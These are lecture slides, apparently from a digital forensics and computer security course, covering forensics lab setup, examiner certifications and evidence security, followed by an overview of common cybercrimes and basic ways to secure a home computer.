 - House your equipment, hardware, and software
 - **American Society of Crime Laboratory Directors (ASCLD) offers guidelines for:**
 - Managing a lab
 - Acquiring an official certification
 - Auditing lab functions and procedures
-

Acquiring Certification and Training

- Update your skills through appropriate training
 - Thoroughly research the requirements, cost, and acceptability in your area of employment
 - International Association of Computer Investigative Specialists (IACIS)
 - Created by police officers who wanted to formalize credentials in computing investigations
 - Candidates who complete the IACIS test are designated as a **Certified Forensic Computer Examiner (CFCE)**
-

Acquiring Certification and Training

- **ISC² Certified Cyber Forensics Professional (CCFP)**
 - Requires knowledge of
 - Digital forensics
 - Malware analysis
 - Incident response
 - E-discovery
 - Other disciplines related to cyber investigations
-

Acquiring Certification and Training

- **High-Tech Crime Network (HTCN)**

- Certified Computer Crime Investigator, Basic and Advanced Level
- Certified Computer Forensic Technician, Basic and Advanced Level

- **EnCase Certified Examiner (EnCE) Certification**

- Open to the public and private sectors
 - Is specific to use and mastery of EnCase forensics analysis
-
- Candidates are required to have a licensed copy of EnCase

Acquiring Certification and Training

- AccessData Certified Examiner (ACE) Certification
 - ❑ Open to the public and private sectors
 - ❑ Is specific to use and mastery of AccessData Ultimate Toolkit
 - ❑ The exam has a knowledge base assessment (KBA) and a practical skills assessment (PSA)
- Other Training and Certifications
 - ❑ EC-Council
 - ❑ SysAdmin, Audit, Network, Security (SANS) Institute
 - ❑ Defense Cyber Investigations Training Academy (DCITA)

Acquiring Certification and Training

- Other training and certifications (cont'd)
 - ❑ International Society of Forensic Computer Examiners (ISFCE)
 - ❑ High Tech Crime Consortium
 - ❑ Computer Technology Investigators Network (CTIN)
 - ❑ Digital Forensics Certification Board (DFCB)
 - ❑ Consortium of Digital Forensics Specialists (CDFS)
 - ❑ Federal Law Enforcement Training Center (FLETC)
 - ❑ National White Collar Crime Center (NW3C)
-

Determining the Physical Requirements for a Computer Forensics Lab

- Most of your investigation is conducted in a lab
 - Lab should be secure so evidence is not lost, corrupted, or destroyed
 - Provide a safe and secure physical environment
 - Keep inventory control of your assets
 - Know when to order more supplies
-

Identifying Lab Security Needs

- **Secure facility**
 - Should preserve integrity of evidence data
- **Minimum requirements**
 - Small room with true floor-to-ceiling walls
 - Door access with a locking mechanism
 - Secure container
 - Visitor's log
- **People working together should have same access level**
- **Brief your staff about security policy**

Conducting High-Risk Investigations

- High-risk investigations demand more security than the minimum lab requirements
 - TEMPEST facilities
 - Electromagnetic Radiation (EMR) proofed
 - *<http://nsi.org/Library/Govt/Nispom.html>*
 - TEMPEST facilities are very expensive
 - You can use low-emanation workstations instead
-

Using Evidence Containers

- Known as evidence lockers
 - Must be secure so that no unauthorized person can easily access your evidence
- Recommendations for securing storage containers:
 - Locate them in a restricted area
 - Limited number of authorized people to access the container
 - Maintain records on who is authorized to access each container
 - ~~□ Containers should remain locked when not in use~~

Using Evidence Containers

- If a combination locking system is used:
 - ❑ Provide the same level of security for the combination as for the container's contents
 - ❑ Destroy any previous combinations after setting up a new combination
 - ❑ Allow only authorized personnel to change lock combinations
 - ❑ Change the combination every six months or when required
-

Using Evidence Containers

- If you're using a keyed padlock:
 - Appoint a key custodian
 - Stamp sequential numbers on each duplicate key
 - Maintain a registry listing which key is assigned to which authorized person
 - Conduct a monthly audit
 - Take an inventory of all keys
 - Place keys in a lockable container
 - Maintain the same level of security for keys as for evidence containers
 - Change locks and keys annually
-

Using Evidence Containers

- Container should be made of steel with an internal cabinet or external padlock
 - If possible, acquire a media safe
 - When possible, build an evidence storage room in your lab
 - Keep an evidence log
 - Update it every time an evidence container is opened and closed
-

Considering Physical Security Needs

- Enhance security by setting security policies
 - Enforce your policy
 - Maintain a sign-in log for visitors
 - Anyone that is not assigned to the lab is a visitor
 - Escort all visitors all the time
 - Use visible or audible indicators that a visitor is inside your premises
 - Visitor badge
 - Install an intrusion alarm system
 - Hire a guard force for your lab
-

Auditing a Digital Forensics Lab

- Auditing ensures proper enforcing of policies
 - Audits should include inspecting the following facility components and practices:
 - Ceiling, floor, roof, and exterior walls of the lab
 - Doors and doors locks
 - Visitor logs
 - Evidence container logs
 - At the end of every workday, secure any evidence that's not being processed in a forensic workstation
-

Determining Floor Plans for Digital Forensics Labs

- Small labs usually consist of:
 - One or two forensic workstations
 - A research computer with Internet access
 - A workbench (if space allows)
 - Storage cabinets
-

Determining Floor Plans for Digital Forensics Labs




Figure 2-2 Small or home-based lab

©Cengage Learning®

Determining Floor Plans for Digital Forensics Labs




Figure 2-3 Mid-size digital forensics lab

©Cengage Learning®

Determining Floor Plans for Digital Forensics Labs

- State law enforcement or the FBI usually runs most large or regional digital forensics labs
 - Have a separate evidence room
 - One or more custodians might be assigned to manage and control traffic in and out of the evidence room
 - Should have at least two controlled exits and no windows
-

Determining Floor Plans for Digital Forensics Labs




Figure 2-4 Regional digital forensics lab
©Cengage Learning®

Stocking Hardware Peripherals

- Any lab should have in stock:
 - IDE cables
 - Ribbon cables for floppy disks
 - Extra USB 3.0 or newer cables and SATA cards
 - SCSI cards, preferably ultrawide
 - Graphics cards, both PCI and AGP types
 - Assorted FireWire and USB adapters
 - Hard disk drives
 - At least two 2.5-inch Notebook IDE hard drives to standard IDE/ATA or SATA adapter
 - Computer hand tools

Maintaining Operating Systems and Software Inventories

- Maintain licensed copies of software like:
 - Microsoft Office (current and older version)
 - Quicken
 - Programming languages (Visual Basic and Visual C++)
 - Specialized viewers (Quick View)
 - LibreOffice, OpenOffice, or Apache OpenOffice
 - Peachtree and QuickBooks accounting applications
-

Using a Disaster Recovery Plan

- A disaster recovery plan ensures that you can restore your workstation and investigation files to their original condition
 - Recover from catastrophic situations, virus contamination, and reconfigurations
 - Includes backup tools for single disks and RAID servers
 - **Configuration management**
 - Keep track of software updates to your workstation
-

Using a Disaster Recovery Plan

- For labs using high-end RAID servers:
 - You must consider methods for restoring large data sets
 - Large-end servers must have adequate data backup systems in case of a major failure or more than one drive
-

Unit: 5

SECURING DATABASES, LAWS AND ACTS

Recognize Different Types of Cybercrime



Cybercrime: They Are Out to Get You – Personal Cybercrime (1 of 2)

■ Harassment

- ✓ Cyberbullying: between two minors
 - ✓ Cyber-harassment: between adults
 - ✓ Cyber-stalking:
 - More serious in nature
 - Stalker demonstrates a pattern of harassment
 - Poses a credible threat of harm
-


Cybercrime: They Are Out to Get You – Personal Cybercrime (2 of 2)

■ Phishing

- ✓ Email messages and IMs
- ✓ Appear to be from someone whom you do business
- ✓ Designed to trick you into providing usernames and passwords

■ Pharming

- ✓ Redirects you to a phony website even if you type the URL
- ✓ Hijacks a company's domain name



Cybercrime: They Are Out to Get You – Social Network Attacks (1 of 4)

- Adware and other malware
 - Suspicious emails and notifications
 - ✓ Appear to be from a site administrator
 - Asking for your password
 - Threatening to suspend your account
 - Phishing and "Please send money" scams
-

Cybercrime: They Are Out to Get You – Social Network Attacks (2 of 4)

- Clickjacking

- ✓ Clicking on a link allows this malware to post unwanted links on your page


- Malicious script scams

- ✓ You copy and paste some text into your address bar
 - ✓ It might execute a malicious script
 - Creates pages and events
 - Sends spam out to your friends
-

Cybercrime: They Are Out to Get You – Social Network Attacks (3 of 4)

■ Fraud

- ✓ Schemes that convince you to give money or property to a person
- ✓ Shill bidding is fake bidding to drive up the price of an item



Cybercrime: They Are Out to Get You – Social Network Attacks (4 of 4)

■ Identity theft

- ❑ The use of your name, Social Security number, or bank or credit cards for financial gain
- ❑ Keyloggers
 - Programs or devices that capture what is typed



Cybercrime: They Are Out to Get You – Cybercrime Against Organizations (1 of 2)

■ Hacking

□ White-hat or “sneakers”

- Attempt to find security holes in a system to prevent future hacking

□ Black-hat or “crackers”

- Malicious intent

□ Gray-hat

- Illegal but not malicious intent



Cybercrime: They Are Out to Get You – Cybercrime Against Organizations (2 of 2)

- Hacktivism
 - Hacking to make a political statement
 - Data breach
 - Sensitive data is stolen or viewed by someone not authorized
 - Cyber-terrorism
-

Learning Objective 10.3


Explain How to Secure a Computer

Explain How to Secure a Computer



Shield's Up – Software (1 of 2)

- Drive-by download
 - ❑ A visited website installs a program in the background without your knowledge
- Firewall
 - ❑ Hardware device that blocks access to your network
 - ❑ Software that blocks access to an individual machine



Shield's Up – Software (2 of 2)

- Antivirus program
 - ❑ Protects against viruses, Trojans, worms, spyware
 - ❑ Windows 10 includes Windows Defender
 - An antispyspyware program that performs both real-time protection and system scanning
 - Antispyware software
 - ❑ Prevents adware and spyware from installing
 - Security suite
 - ❑ Package of security software
 - ❑ Combination of features
-


Shield's Up – Hardware (1 of 2)

- Router
 - Connects two or more networks together
 - Home router acts like firewall
- Network address translation (NAT)
 - ✓ Security feature of a router
 - ✓ Shields devices on private network from the public network




Shield's Up – Hardware (2 of 2)

- SSID (Service Set Identifier)
 - Wireless network name
- Wireless encryption
 - ✓ Adds security by encrypting transmission
 - ✓ Wi-Fi Protected Setup (WPS) is one



Shield's Up – Operating System

- Most important piece of security software
- Keep patched and up-to-date



Learning Objective 10.4


Practice Safe Computing

Practice Safe Computing



An Ounce of Prevention is Worth a Pound of Cure – User Accounts

- Three user account types
 - ✓ Standard
 - ✓ Administrator
 - ✓ Guest
- User Account Control (UAC) notifies you prior to changes made to your computer
 - ✓ Do not turn this feature off
 - ✓ Always read message before clicking Yes
- Malware tricks users into clicking fake Windows notifications



An Ounce of Prevention is Worth a Pound of Cure – Passwords



Creating Strong Passwords

Use a mixture of upper- and lowercase letters, and at least one number

uPLo

!@#\$

Use at least eight characters, with at least one special character

Don't use any words that can be found in a dictionary and don't use anything personally identifiable

~~Fido~~


~~password~~

Always change default passwords and use different passwords for different accounts

An Ounce of Prevention is Worth a Pound of Cure –

Encryption

- Converts plain text into ciphertext
- Must have a key to decrypt it



An Ounce of Prevention is Worth a Pound of Cure – Safely Installing Software

- Copies files to the computer
- Alters settings

